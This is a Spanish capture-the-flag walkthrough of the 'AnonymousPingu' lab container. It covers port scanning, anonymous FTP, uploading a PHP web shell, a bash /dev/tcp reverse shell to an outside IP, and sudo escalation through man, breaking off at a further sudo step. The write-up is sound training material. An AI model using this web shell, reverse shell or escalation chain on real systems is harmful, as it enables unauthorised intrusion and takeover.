
AnonymousPingu

Autor: El Pingüino de Mario

Dificultad: Fácil


Fecha de creación: 29/04/2024

Vamos a desplegar la maquina vulnerable.




```
❯ sudo bash auto_deploy.sh anonymouspingu.tar
[sudo] contraseña para caan31:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Haremos un escaneo profundo de los puertos de la máquina.




```
❯ sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```



```
❯ cat Puertos
File: Puertos
# Nmap 7.95 scan initiated Wed Sep 24 19:08:40 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000070s latency).
Scanned at 2025-09-24 19:08:40 CEST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0            7816 Nov 25  2019 about.html
| -rw-r--r--    1 0        0            8102 Nov 25  2019 contact.html
| drwxr-xr-x    2 0        0            4096 Jan 01  1970 css
| drwxr-xr-x    2 0        0            4096 Apr 28  2024 heustonn-html
| drwxr-xr-x    2 0        0            4096 Oct 23  2019 images
| -rw-r--r--    1 0        0           20162 Apr 28  2024 index.html
| drwxr-xr-x    2 0        0            4096 Oct 23  2019 js
| -rw-r--r--    1 0        0            9808 Nov 25  2019 service.html
|_drwxrwxrwx    1 33       33           4096 Apr 28  2024 upload [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
80/tcp open  http    syn-ack ttl 64
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: Mantenimiento
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
# Nmap done at Wed Sep 24 19:08:41 2025 -- 1 IP address (1 host up) scanned in 1.34 seconds
```

Vemos que cuenta con un servidor web, así que exploraremos a ver si encontramos algo interesante.




Heustonn Maintenance Service

Bienvenido a nuestra web de mantenimiento Trabajamos MUY DURAMENTE!!


En restablecer el correcto y espumoso funcionamiento

Con dirb vamos a ver que encontramos algunos directorios escondidos.




```
❯ dirb http://172.17.0.2

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Sep 24 19:09:27 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2/ ----
==> DIRECTORY: http://172.17.0.2/css/
==> DIRECTORY: http://172.17.0.2/images/
+ http://172.17.0.2/index.html (CODE:200|SIZE:20162)
==> DIRECTORY: http://172.17.0.2/js/
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)
==> DIRECTORY: http://172.17.0.2/upload/

---- Entering directory: http://172.17.0.2/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.17.0.2/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.17.0.2/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.17.0.2/upload/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Sep 24 19:09:29 2025
DOWNLOADED: 4612 - FOUND: 2
```

Como vimos contamos con el servicio ftp y en el propio escaneo nos dice que el usuario Anonymous está habilitada, así que miraremos que nos podemos encontrar.




```
❯ ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:caan31): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Vemos que contamos con todos los permisos en el directorio upload que esta vacío por el momento.



```
ftp> ls -la
229 Entering Extended Passive Mode (|||10720|)
150 Here comes the directory listing.
drwxr-xr-x    1 0        0            4096 Apr 28  2024 .
drwxr-xr-x    1 0        0            4096 Apr 28  2024 ..
-rw-r--r--    1 0        0            7816 Nov 25  2019 about.html
-rw-r--r--    1 0        0            8102 Nov 25  2019 contact.html
drwxr-xr-x    2 0        0            4096 Jan 01  1970 css
drwxr-xr-x    2 0        0            4096 Apr 28  2024 heustonn-html
drwxr-xr-x    2 0        0            4096 Oct 23  2019 images
-rw-r--r--    1 0        0           20162 Apr 28  2024 index.html
drwxr-xr-x    2 0        0            4096 Oct 23  2019 js
-rw-r--r--    1 0        0            9808 Nov 25  2019 service.html
drwxrwxrwx    1 33       33           4096 Apr 28  2024 upload
226 Directory send OK.
```




Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	


Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

Desde nuestro host vamos a crear este fichero de prueba en php para luego poder ejecutar una reverse Shell.




```
  GNU nano 8.6                                        prueba.php *
<?php

system($_GET['cmd']);

?>
```

Lo subimos al servidor fpt




```
ftp> cd upload
250 Directory successfully changed.
ftp> put prueba.php
local: prueba.php remote: prueba.php
229 Entering Extended Passive Mode (|||38849|)
150 Ok to send data.
100% |*********************************************************************|    33      397.85 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes sent in 00:00 (72.41 KiB/s)
ftp> ls -la
229 Entering Extended Passive Mode (|||57296|)
150 Here comes the directory listing.
drwxrwxrwx    1 33       33           4096 Sep 24 17:11 .
drwxr-xr-x    1 0        0            4096 Apr 28  2024 ..
-rwxrwxrwx    1 101      103            33 Sep 24 17:11 prueba.php
226 Directory send OK.
```



Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	
prueba.php	2025-09-24 17:11	33	

Y ahora vamos a ejecutar la reverse Shell



Reverse Shell Generator

IP & Port

IP 192.168.1.26 Port 443 +1


root privileges required.

Listener Advanced

```
sudo nc -lvnp 443
```


Type: nc

```
bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.26%2F443%200%3E%261
```




```
❯ sudo nc -lvnp 443
[sudo] contraseña para caan31:
listening on [any] 443 ...
```

Vemos que estamos dentro y vamos a ver como podemos escalar privilegios con gtfobins.




```
www-data@f69381b9c5c6:/var/www/html/upload$ sudo -l
Matching Defaults entries for www-data on f69381b9c5c6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on f69381b9c5c6:
    (pingu) NOPASSWD: /usr/bin/man
www-data@f69381b9c5c6:/var/www/html/upload$
```



Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo man man
!/bin/sh
```




```
www-data@f69381b9c5c6:/var/www/html/upload$ sudo -u pingu /usr/bin/man man
MAN(1)                         Manual pager utils
MAN(1)

NAME
       man - an interface to the system reference manuals

SYNOPSIS
       man [man options] [[section] page ...]
 ...
       man -k [apropos options] regexp ...
       man -K [man options] [section] term ..
.
       man -f [whatis options] page ...
       man -l [man options] file ...
       man -w|-W [man options] page ...

DESCRIPTION
       man  is  the system's manual pager.  Each page argument giv
en to man is
       normally the name of a program, utility or function.  The  manual
 page
       associated with each of these arguments is then found and displayed.  A
       section,  if  provided, will direct man to look only in tha
!/bin/sh
$ whoami
pingu
$
```

Una vez dentro del usuario vamos a seguir encontrando otro usuario con el cual escalaremos también.



```
pingu@f69381b9c5c6:~$ sudo -l
Matching Defaults entries for pingu on f69381b9c5c6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User pingu may run the following commands on f69381b9c5c6:
    (gladys) NOPASSWD: /usr/bin/nmap
    (gladys) NOPASSWD: /usr/bin/dpkg
pingu@f69381b9c5c6:~$ 
```



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

